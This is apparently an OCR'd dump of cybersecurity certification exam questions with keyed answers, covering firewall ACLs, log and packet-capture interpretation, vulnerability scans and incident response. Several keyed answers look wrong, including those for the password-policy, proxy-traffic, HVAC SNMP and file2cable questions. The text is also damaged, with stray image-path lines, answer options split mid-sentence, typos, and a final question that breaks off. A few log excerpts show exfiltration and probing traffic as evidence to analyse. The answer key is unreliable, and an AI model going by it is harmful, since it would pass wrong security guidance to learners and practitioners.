A business-critical application is unable to support the requirements in the current password policy because it does not allow the use of special characters. Management does not want to accept the risk of a possible security incident due to weak password standards. Which of the following is an appropriate means to limit the risks related to the application?

A. A compensating control
B. Altering the password policy
C. Creating new account management procedures
D. Encrypting authentication traffic

Answer: D

NEW QUESTION 223
During a review of security controls, an analyst was able to connect to an external, unsecured FTP server from a workstation. The analyst was troubleshooting and reviewed the ACLs of the segment firewall the workstation is connected to:

Seq	Direction	Source IP/Mask	Dest IP/Mask	Protocol	Src Port	Dest Port	DSCP	Action
1	In	10.1.1.0/255.255.255.0	172.21.50.5/255.255.255.255	17	0-65535	53-53	Any	Permit
2	Out	172.21.50.5/255.255.255.255	10.1.1.0/255.255.255.0	17	53-53	0-65535	Any	Permit
3	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	17	3389-3389	0-65535	Any	Permit
4	Out	10.1.1.0/255.255.255.0	10.1.1.0/255.255.255.0	17	0-65535	3389-3389	Any	Permit
5	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	3389-3389	0-65535	Any	Permit
6	Out	10.1.1.0/255.255.255.0	10.40.40.0/255.255.255.0	6	0-65535	3389-3389	Any	Permit
7	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	0-65535	23-25	Any	Permit
8	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535	20-21	Any	Permit
9	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535	80	Any	Permit
10	Any	0.0.0.0/0.0.0.0	0.0.0.0/0.0.0.0	1	0-65535	0-65535	Any	Deny

Based on the ACLs above, which of the following explains why the analyst was able to connect to the FTP server?

A. FTP was explicitly allowed in Seq 8 of the ACL.
B. FTP was allowed in Seq 10 of the ACL.
C. FTP was allowed as being included in Seq 3 and Seq 4 of the ACL.
D. FTP was allowed as being outbound from Seq 9 of the ACL.

Answer: A

NEW QUESTION 228
A security analyst wants to scan the network for active hosts. Which of the following host characteristics help to differentiate between a virtual and physical host?

A. Reserved MACs
B. Host IPs
C. DNS routing tables
D. Gateway settings

Answer: A

NEW QUESTION 232
Weeks before a proposed merger is scheduled for completion, a security analyst has noticed unusual traffic patterns on a file server that contains financial information. Routine scans are not detecting the signature of any known exploits or malware. The following entry is seen in the ftp server logs:
tftp –I 10.1.1.1 GET fourthquarterreport.xls
Which of the following is the BEST course of action?

A. Continue to monitor the situation using tools to scan for known exploits.
B. Implement an ACL on the perimeter firewall to prevent data exfiltration.
C. Follow the incident response procedure associate with the loss of business critical data.
D. Determine if any credit card information is contained on the server containing the financials.

Answer: C

NEW QUESTION 236
A newly discovered malware has a known behavior of connecting outbound to an external destination on port 27500 for the purpose of exfiltrating data. The following are four snippets taken from running netstat –an on separate Windows workstations:

Workstation A:

Proto	Local Address	Foreign Address	State
TCP	10.1.2.3:49321	EXTERNALIP:27500	ESTABLISHED
TCP	10.1.2.3:49321	EXTERNALIP:27500	ESTABLISHED
TCP	10.1.2.3:49323	EXTERNALIP:27500	ESTABLISHED
TCP	10.1.2.3:49324	EXTERNALIP:27500	ESTABLISHED
TCP	10.1.2.3:49325	EXTERNALIP:27500	ESTABLISHED

Workstation B:

Proto	Local Address	Foreign Address	State
TCP	[::]:135	[::]:0	Listening
TCP	[::]:445	[::]:0	Listening
TCP	[::]:27500	[::]:0	Listening

Workstation C:

Proto	Local Address	Foreign Address	State
TCP	[::]:135	[::]:0	Listening
TCP	[::]:445	[::]:0	Listening
TCP	[::]:27500	[::]:0	Listening

Workstation D:

Proto	Local Address	Foreign Address	State
TCP	10.1.2.5:27500	EXTERNALIP2:443	ESTABLISHED
TCP	10.1.2.5:27501	EXTERNALIP2:443	ESTABLISHED
TCP	10.1.2.5:27502	EXTERNALIP2:443	ESTABLISHED

Based on the above information, which of the following is MOST likely to be exposed to this malware?

A. Workstation A
B. Workstation B
C. Workstation C
D. Workstation D

Answer: A

NEW QUESTION 241
A cybersecurity analyst has several log files to review. Instead of using grep and cat commands, the analyst decides to find a better approach to analyze the logs. Given a list of tools, which of the following would provide a more efficient way for the analyst to conduct a timeline analysis, do keyword searches, and output a report?

A. Kali
B. Splunk
C. Syslog
D. OSSIM

Answer: B

NEW QUESTION 243
During a web application vulnerability scan, it was discovered that the application would display inappropriate data after certain key phrases were entered into a webform connected to a SQL database server. Which of the following should be used to reduce the likelihood of this type of attack returning sensitive data?

A. Static code analysis
B. Peer review code
C. Input validation
D. Application fuzzing

Answer: C

NEW QUESTION 248
A security analyst is concerned that unauthorized users can access confidential data stored in the production server environment. All workstations on a particular network segment have full access to any server in production. Which of the following should be deployed in the production environment to prevent unauthorized access? (Choose two.)

A. DLP system
B. Honeypot
C. Jump box
D. IPS
E. Firewall

Answer: CE

NEW QUESTION 253
A cybersecurity analyst is hired to review the security posture of a company. The cybersecurity analyst notices a very high network bandwidth consumption due to SYN floods from a small number of IP addresses.
Which of the following would be the BEST action to take to support incident response?

A. Increase the company's bandwidth.
B. Apply ingress filters at the routers.
C. Install a packet capturing tool.
D. Block all SYN packets.

Answer: B

NEW QUESTION 257
The Chief Information Security Officer (CISO) has asked the security staff to identify a framework on which

to base the security program. The CISO would like to achieve a certification showing the security program meets all required best practices. Which of the following would be the BEST choice?

A. OSSIM
B. SDLC
C. SANS
D. ISO

Answer: D

NEW QUESTION 259
A SIEM analyst noticed a spike in activities from the guest wireless network to several electronic health record (EHR) systems. After further analysis, the analyst discovered that a large volume of data has been uploaded to a cloud provider in the last six months. Which of the following actions should the analyst do FIRST?

A. Contact the Office of Civil Rights (OCR) to report the breach
B. Notify the Chief Privacy Officer (CPO)
C. Activate the incident response plan
D. Put an ACL on the gateway router

Answer: D


NEW QUESTION 263
The director of software development is concerned with recent web application security incidents, including the successful breach of a back-end database server. The director would like to work with the security team to implement a standardized way to design, build, and test web applications and the services that support them. Which of the following meets the criteria?

A. OWASP
B. SANS
C. PHP
D. Ajax

Answer: A

Explanation: Reference https://www.synopsys.com/software-integrity/resources/knowledge-database/owasp-top-10.html

NEW QUESTION 264
An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security analyst is reviewing vulnerability scan results from a recent web server scan.
Portions of the scan results are shown below:



Which of the following lines indicates information disclosure about the host that needs to be remediated?

A. Response: :\Documents\MarySmith\mailingList.pdf
B. Finding#5144322
C. First Time Detected 10 Nov 2015 09:00 GMT-0600
D. AccessPath: http://myOrg.com/mailingList.htm
E. Request:GET http://myOrg.com/mailingList.aspx?content=volunteer

Answer: A

NEW QUESTION 267
A threat intelligence analyst who works for a financial services firm received this report:
“There has been an effective waterhole campaign residing at www.bankfinancecompsoftware.com. This domain is delivering ransomware. This ransomware variant has been called “LockMaster” by researchers due to its ability to overwrite the MBR, but this term is not a malware signature. Please execute a defensive operation regarding this attack vector.”
The analyst ran a query and has assessed that this traffic has been seen on the network. Which of the following actions should the analyst do NEXT? (Select TWO).

A. Advise the firewall engineer to implement a block on the domain
B. Visit the domain and begin a threat assessment
C. Produce a threat intelligence message to be disseminated to the company
D. Advise the security architects to enable full-disk encryption to protect the MBR
E. Advise the security analysts to add an alert in the SIEM on the string “LockMaster”
F. Format the MBR as a precaution

Answer: BD

NEW QUESTION 270
A retail corporation with widely distributed store locations and IP space must meet PCI requirements relating to vulnerability scanning. The organization plans to outsource this function to a third party to reduce costs.
Which of the following should be used to communicate expectations related to the execution of scans?

A. Vulnerability assessment report
B. Lessons learned documentation
C. SLA
D. MOU

Answer: C

NEW QUESTION 271
An analyst is troubleshooting a PC that is experiencing high processor and memory consumption. Investigation reveals the following processes are running on the system:

- lsass.exe
- csrss.exe
- wordpad.exe
- notepad.exe

Which of the following tools should the analyst utilize to determine the rogue process?

A. Ping 127.0.0.1.
B. Use grep to search.
C. Use Netstat.
D. Use Nessus.

Answer: C

NEW QUESTION 274
The primary difference in concern between remediating identified vulnerabilities found in general-purpose IT network servers and that of SCADA systems is that:

A. change and configuration management processes do not address SCADA systems.
B. doing so has a greater chance of causing operational impact in SCADA systems.
C. SCADA systems cannot be rebooted to have changes to take effect.
D. patch installation on SCADA systems cannot be verified.

Answer: B

NEW QUESTION 278
A recent audit has uncovered several coding errors and a lack of input validation being used on a public portal. Due to the nature of the portal and the severity of the errors, the portal is unable to be patched. Which of the following tools could be used to reduce the risk of being compromised?

A. Web application firewall
B. Network firewall
C. Web proxy
D. Intrusion prevention system

Answer: A

NEW QUESTION 279
A cybersecurity analyst is reviewing log data and sees the output below:

```
POST:// payload.php HTTP/1.1
HOST: localhost
Accept: */*
Referrer: http://localhost
**********
HTTP /1.1 403 Forbidden
connection : close
```

Which of the following technologies MOST likely generated this log?

A. Stateful inspection firewall
B. Network-based intrusion detection system
C. Web application firewall
D. Host-based intrusion detection system

Answer: C

NEW QUESTION 281
A recent audit included a vulnerability scan that found critical patches released GO days prior were not applied to servers in the environment The infrastructure

team was able to isolate the issue and determined it was due to a service disabled on the server running the automated patch management application Which of the following
would Be the MOST efficient way to avoid similar audit findings in the future?

A. Implement a manual patch management application package to regain greater control over the process
B. Create a patch management policy that requires all servers to be patched within 30 days of patch release.
C. Implement service monitoring to validate that tools are functioning properly.
D. Set service on the patch management server to automatically run on start-up.

Answer: D

NEW QUESTION 283
Organizational policies require vulnerability remediation on severity 7 or greater within one week. Anything with a severity less than 7 must be remediated within 30 days. The organization also requires security teams to investigate the details of a vulnerability before performing any remediation. If the investigation determines the finding is a false positive, no remediation is performed and the vulnerability scanner configuration is updates to omit the false positive from future scans:
The organization has three Apache web servers:

192.168.1.20 - Apache v2.4.1
192.168.1.21 - Apache v2.4.0
192.168.1.22 - Apache v2.4.0

The results of a recent vulnerability scan are shown below:

```
---
Scan Host: 192.168.1.22

15-Feb-16 10:12:10.1 CDT

Vulnerability CVE-2006-5752

Cross-site scripting (XSS) vulnerability in the mod_status module of Apache server
(httpd), when ExtendedStatus is enabled and a public-server-status page is used,
allows remote attackers to inject arbitrary web script or HTML.

Severity: 4.3 (medium)

---
```

The team performs some investigation and finds a statement from Apache:

```
"Fixed in Apache HTTP server 2.4.1 and later"
```

Which of the following actions should the security team perform?

A. Ignore the false positive on 192 166 1.22
B. Remediate 192 168. 1. 20 within 30 days.
C. Remediate 192 168 1 22 Within 30 days
D. investigate the false negative on 192.168.1.20

Answer: C

NEW QUESTION 286
Which of the following is vulnerability when using Windows as a host OS lot virtual machines?

A. Windows requires frequent patching.
B. Windows virtualized environments are typically unstable.
C. Windows requires hundreds of open firewall ports lo operate.
D. Windows is vulnerable to the "ping of death"

Answer: D

NEW QUESTION 291
Which of the following stakeholders would need to be aware of an e-discovery notice received by the security office about an ongoing case within the manufacturing department?

A. Board of trustees
B. Human resources
C. Legal
D. Marketing

Answer: C

NEW QUESTION 295
As part of the SDLC, software developers are testing the security of a new web application by inputting large amounts of random data. Which of the following types of testing is being performed?

A. Fuzzing
B. Regression testing

C. Stress testing
D. Input validation


Answer: A

NEW QUESTION 298
A red actor observes it is common practice to allow to cell phones to charge on company computers, but access to the memory storage is blocked. Which of the following are common attack techniques that take advantage of this practice? (Select TWO).

A. A USB attack that tricks the computer into thinking the connected device is a keyboard, and then sends characters one at 3 times as a keyboard to launch the attack (a prerecorded series of
B. A USU attack that turns the connected device into a rogue access point that spoofs the configured wireless SSIDs
C. A Bluetooth attack that modifies the device registry (Windows PCs only) to allow the flash drive to mount, and then launches a Java applet attack
D. A Bluetooth peering attack called "Snarling" that allows Bluetooth connections on blocked device types if physically connected to a USB port
E. A USB attack that tricks the system into thinking it is a network adapter, then runs a user password hash gathering utility for offline password cracking

Answer: CD

NEW QUESTION 299
A security analyst performs various types of vulnerability scans.
You must review the vulnerability scan results to determine the type of scan that was executed and determine if a false positive occurred for each device.
Instructions:
Select the drop option for whether the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.
Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results. The Linux Web Server, File-Print Server and Directory Server are draggable.
If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Results Generated	False Positive	Finding Listing1
Credentialed / Non-credentialed / Compliance	○	Critical (10.0) 12209 Security Update for Microsoft Windows
	○	Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow
	○	Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution
	○	Critical (10.0) 58662 Samba 3.x <3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows
	○	Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution

Results Generated	False Positive	Finding Listing1
Credentialed / Non-credentialed / Compliance	○	Critical (10.0) 27933 Ubuntu 5.04/5.10/6.06 LTS: openssl vulnerabilities
	○	Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS: Buffer Overrun in Messenger Service
	○	Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS: php5 vulnerabilities
	○	Critical (10.0) 27978 Ubuntu 5.04/5.10/6.06 LTS: gnupg vulnerability
	○	Critical (10.0) 28017 Ubuntu 5.04/5.10/6.06 LTS: php5 regression

Results Generated	False Positive	Finding Listing1
Credentialed / Non-credentialed / Compliance	○	WARNING (1.0.1) 1.0.1 System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used
	○	INFORM (1.2.4) 1.2.4 Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
	○	INFORM (1.3.4) 1.3.4 Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
	○	INFORM (1.5.0) 1.5.0 Network access: Let Everyone permissions apply to anonymous users: Disabled
	○	INFORM (1.6.5) 1.6.5 Network access: Sharing and security model for local account: Classic - local users authenticate as themselves

Answer:

Explanation: 1. non-credentialed scan- File Print Server: False positive is first bullet point.
2. credentialed scan – Linux Web Server: No False positives.
3. Compliance scan- Directory Server

NEW QUESTION 304
A systems administrator is trying to secure a critical system. The administrator has placed the system behind a firewall, enabled strong authentication, and required all administrators of this system to attend mandatory training.
Which of the following BEST describes the control being implemented?

A. Audit remediation
B. Defense in depth
C. Access control
D. Multifactor authentication

Answer: B

NEW QUESTION 306
The Chief Information Security Officer (CISO) asked for a topology discovery to be conducted and verified against the asset inventory. The discovery is failing and not providing reliable or complete data. The syslog shows the following information:

```
Mar 16 14:58:31 myhost nslcd [16637]    :  [0e0f76] LDAP result  ( )  failed unable to authenticate
Mar 16 14:58:32 myhost nslcd [52255a]   :  [0e0f76] LDAP result  ( )  failed unable to contact
Mar 16 14:58:40 myhost nslcd [16637]    :  [0e0f76] LDAP result  ( )  failed to authenticate
Mar 16 14:58:42 myhost nslcd [52255a]   :  [0e0f76] LDAP result  ( )  failed unable to contact
```

Which of the following describes the reason why the discovery is failing?

A. The scanning tool lacks valid LDAP credentials.
B. The scan is returning LDAP error code 52255a.
C. The server running LDAP has antivirus deployed.
D. The connection to the LDAP server is timing out.
E. The LDAP server is configured on the wrong port.

Answer: A

NEW QUESTION 309
While reviewing proxy logs, the security analyst noticed a suspicious traffic pattern. Several internal hosts were observed communicating with an external IP address over port 80 constantly. An incident was declared, and an investigation was launched. After interviewing the affected users, the analyst determined the activity started right after deploying a new graphic design suite. Based on this information, which of the following actions would be the appropriate NEXT step in the investigation?

A. Update all antivirus and anti-malware products, as well as all other host-based security software on the servers the affected users authenticate to.
B. Perform a network scan and identify rogue devices that may be generating the observed traffi
C. Remove those devices from the network.
D. Identify what the destination IP address is and who owns it, and look at running processes on the affected hosts to determine if the activity is malicious or not.
E. Ask desktop support personnel to reimage all affected workstations and reinstall the graphic design suit
F. Run a virus scan to identify if any viruses are present.

Answer: A

NEW QUESTION 311
Which of the following are essential components within the rules of engagement for a penetration test? (Select TWO).

A. Schedule
B. Authorization
C. List of system administrators
D. Payment terms
E. Business justification

Answer: AB

NEW QUESTION 316
A Linux-based file encryption malware was recently discovered in the wild. Prior to running the malware on a preconfigured sandbox to analyze its behavior, a security professional executes the following command:
umount –a –t cifs,nfs
Which of the following is the main reason for executing the above command?

A. To ensure the malware is memory bound.
B. To limit the malware’s reach to the local host.
C. To back up critical files across the network
D. To test if the malware affects remote systems

Answer: B

NEW QUESTION 321
Given the following access log:

```
access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get
/js/query-ui/js/?a.aspectRatio:this.originalSize.height%7c%7c1%3ba=e(HTTP/1.1" 403 22

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /js/query-ui/js/?a.aspectRatio:this.originalSize.height | |
1;a=e( HTTP/1.1" 303 333

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /scripts/query-ui/js/J);F.optgroup=F .option;F .tbody=F
.tfoot=F .colorgroup=F .caption=F .thread;F .th=F .td;if (!c.support.htmlSerialize)F._default=(1, HTTP/1.1"
403 338
```

Which of the following accurately describes what this log displays?

A. A vulnerability in jQuery
B. Application integration with an externally hosted database
C. A vulnerability scan performed from the Internet
D. A vulnerability in Javascript

Answer: C

NEW QUESTION 323
A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After investigating the platform vulnerability, it was determined that the web services provided are being impacted by this new threat.
Which of the following data types are MOST likely at risk of exposure based on this new threat? (Choose two.)

A. Cardholder data
B. Intellectual property
C. Personal health information
D. Employee records
E. Corporate financial data

Answer: AC

NEW QUESTION 324
When reviewing network traffic, a security analyst detects suspicious activity:

```
110 172.150.200.129 TCP    1140 > 443 [SYN] Seq=0 Win=15901 Len=0 MSS=1460 SACK_PERM=1
111 172.150.200.129 TCP    1140 > 443 [ACK] Seq=1 ACK=1 Win=15091 Len=0
112 172.150.200.129 SSLv2  Client Hello
113 172.150.200.129 TCP    [TCP Dup ACK 112#1] 1140 > 443 [ACK] Seq=81 ACK=1 Win=15091
114 172.150.200.129 SSLv2  [TCP Retransmission] Client Hello
115 172.150.200.129 TCP    [TCP Dup ACK 114#1] 1140 > 443 [ACK] Seq=81 ACK=1 Win=15091
120 172.150.200.129 TCP    [TCP Dup ACK 114#2] 1140 > 443 [ACK] Seq=81 ACK=1 Win=15091
122 172.150.200.129 SSLv2  [TCP Retransmission] Client Hello
```

Based on the log above, which of the following vulnerability attacks is occurring?

A. ShellShock
B. DROWN
C. Zeus
D. Heartbleed
E. POODLE

Answer: E

NEW QUESTION 328
The business has been informed of a suspected breach of customer data. The internal audit team, in conjunction with the legal department, has begun working with the cybersecurity team to validate the report. To which of the following response processes should the business adhere during the investigation?

A. The security analysts should not respond to internal audit requests during an active investigation
B. The security analysts should report the suspected breach to regulators when an incident occurs
C. The security analysts should interview system operators and report their findings to the internal auditors
D. The security analysts should limit communication to trusted parties conducting the investigation

Answer: D

NEW QUESTION 333
A start member reported that a laptop has (traded performance. The security analyst has investigated the issue and discovered that CPU utilization, memory utilization. and outbound network traffic are consuming the laptop resources. Which of the following is the BEST course of action to resolve the problem?

A. Identity and remove malicious processes.
B. Disable scheduled tasks
C. Suspend virus scan
D. Increase laptop memory.
E. Ensure the laptop OS is property patched

Answer: A

NEW QUESTION 338
A security analyst has noticed that a particular server has consumed over 1TB of bandwidth over the course of the month. It has port 3333 open; however, there have not been any alerts or notices regarding the server or its activities. Which of the following did the analyst discover?

A. APT
B. DDoS
C. Zero day
D. False positive

Answer: C

NEW QUESTION 340
Which of the following systems would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect forward secrecy?

A. Endpoints
B. VPN concentrators
C. Virtual hosts
D. SIEM
E. Layer 2 switches

Answer: B

NEW QUESTION 344
A security analyst reserved several service tickets reporting that a company storefront website is not accessible
by internal domain users. However, external users ate accessing the website without issue. Which of the following is the MOST likely reason for this behavior?

A. The FQDN is incorrect.
B. The DNS server is corrupted.
C. The time synchronization server is corrupted.
D. The certificate is expired.

Answer: B

NEW QUESTION 349
A security analyst begins to notice the CPU utilization from a sinkhole has begun to spike Which of the
following describes what may be occurring?

A. Someone has logged on to the sinkhole and is using the device
B. The sinkhole has begun blocking suspect or malicious traffic
C. The sinkhole has begun rerouting unauthorized traffic
D. Something is controlling the sinkhole and causing CPU spikes due to malicious utilization.

Answer: C

NEW QUESTION 352
While preparing for a third-party audit, the vice president of risk management and the vice president of information technology have stipulated that the vendor may not use offensive software during the audit. This is an example of:

A. organizational control.
B. service-level agreement.
C. rules of engagement.
D. risk appetite.

Answer: C

NEW QUESTION 354
During a routine network scan, a security administrator discovered an unidentified service running on a new embedded and unmanaged HVAC controller, which is used to monitor the company's datacenter:

Port	State
161/UDP	open
162/UDP	open
163/UDP	open

The enterprise monitoring service requires SNMP and SNMPTRAP connectivity to operate. Which of the following should the security administrator implement to harden the system?

A. Patch and restart the unknown service.
B. Segment and firewall the controller's network.

C. Disable the unidentified service on the controller.
D. Implement SNMPv3 to secure communication.
E. Disable TCP/UDP ports 161 through 163.

Answer: A

NEW QUESTION 355
A security analyst performed a review of an organization’s software development life cycle. The analyst reports that the life cycle does not contain a phase m which team members evaluate and provide critical feedback on another developer's code. Which of the following assessment techniques is BEST for describing the analyst's report?

A. Architectural evaluation
B. Waterfall
C. Whitebox testing
D. Peer review

Answer: D

NEW QUESTION 356
An investigation showed a worm was introduced from an engineer’s laptop. It was determined the company does not provide engineers with company-owned laptops, which would be subject to company policy and technical controls.
Which of the following would be the MOST secure control implement?

A. Deploy HIDS on all engineer-provided laptops, and put a new router in the management network.
B. Implement role-based group policies on the management network for client access.
C. Utilize a jump box that is only allowed to connect to clients from the management network.
D. Deploy a company-wide approved engineering workstation for management access.

Answer: D

NEW QUESTION 357
Scan results identify critical Apache vulnerabilities on a company’s web servers. A security analyst believes many of these results are false positives because the web environment mostly consists of Windows servers.
Which of the following is the BEST method of verifying the scan results?

A. Run a service discovery scan on the identified servers.
B. Refer to the identified servers in the asset inventory.
C. Perform a top-ports scan against the identified servers.
D. Review logs of each host in the SIEM.

Answer: A

NEW QUESTION 359
Following a recent security breach, a post-mortem was done to analyze the driving factors behind the breach. The cybersecurity analysis discussed potential impacts, mitigations, and remediations based on current events and emerging threat vectors tailored to specific stakeholders. Which of the following is this considered to be?

A. Threat intelligence
B. Threat information
C. Threat data
D. Advanced persistent threats

Answer: A

NEW QUESTION 364
Given the following output from a Linux machine: file2cable –i eth0 -f file.pcap
Which of the following BEST describes what a security analyst is trying to accomplish?

A. The analyst is attempting to measure bandwidth utilization on interface eth0.
B. The analyst is attempting to capture traffic on interface eth0.
C. The analyst is attempting to replay captured data from a PCAP file.
D. The analyst is attempting to capture traffic for a PCAP file.
E. The analyst is attempting to use a protocol analyzer to monitor network traffic.

Answer: E

NEW QUESTION 366
A cybersecurity analyst was hired to resolve a security issue within a company after it was reported that many employee account passwords had been compromised. Upon investigating the incident, the cybersecurity
analyst found that a brute force attack was launched against the company.
Which of the following remediation actions should the cybersecurity analyst recommend to senior management to address these security issues?

A. Prohibit password reuse using a GPO.
B. Deploy multifactor authentication.
C. Require security awareness training.
D. Implement DLP solution.

Answer: B

NEW QUESTION 370
A technician receives the following security alert from the firewall's automated system:

```
match_time: 10/10/16 16:20:43
serial:  002301028176
device_name: COMPSEC1
type: CORRELATION
scruser: domain\samjones
scr: 10.50.50.150
object_name: Beacon Detection
object_id: 6005
category: compromised-host
severity: medium
evidence: Host repeatedly visited a dynamic DNS domain (17 times).
```

After reviewing the alert, which of the following is the BEST analysis?

A. This alert is a false positive because DNS is a normal network function.
B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.
C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.
D. This alert indicates an endpoint may be infected and is potentially contacting a suspect host.

Answer: D

NEW QUESTION 374
A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and warnings. The analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is generating the same events. The analyst informs the manager of these findings, and the manager explains that these activities are already known and part of an ongoing events. Given this scenario, which of the following roles are the analyst, the employee, and the manager filling?

A. The analyst is red team.The employee is blue team.The manager is white team.
B. The analyst is white team.The employee is red team.The manager is blue team.
C. The analyst is red team.The employee is white team.The manager is blue team.
D. The analyst is blue team.The employee is red team.The manager is white team.

Answer: B

Explanation: Reference https://danielmiessler.com/study/red-blue-purple-teams/

NEW QUESTION 379
An organization is experiencing degradation of critical services and availability of critical external resources. Which of the following can be used to investigate the issue?

A. Netflow analysis
B. Behavioral analysis
C. Vulnerability analysis
D. Risk analysis

Answer: A

NEW QUESTION 382
An organization wants to remediate vulnerabilities associated with its web servers. An initial vulnerability scan has been performed, and analysts are reviewing the results. Before starling any remediation the analysts want to remove false positives to avoid spending time on issues that are not actual vulnerabilities. Which of the following would be an indicator of a likely false positive?

A. Reports indicate that findings are informational.
B. Any item& labeled "low" are considered informational only.
C. The scan result version is different front the automated asset inventory.
D. HTTPS entries indicate the web page is encrypted securely.

Answer: A

NEW QUESTION 385
Which of the following is a feature of virtualization that can potentially create a single point of failure?

A. Server consolidation
B. Load balancing hypervisors
C. Faster server provisioning
D. Running multiple OS instances

Answer: A

NEW QUESTION 388
A company has decided to process credit card transactions directly. Which of the following would meet the requirements for scanning this type of data?

A. Quarterly
B. Yearly
C. Bi-annually
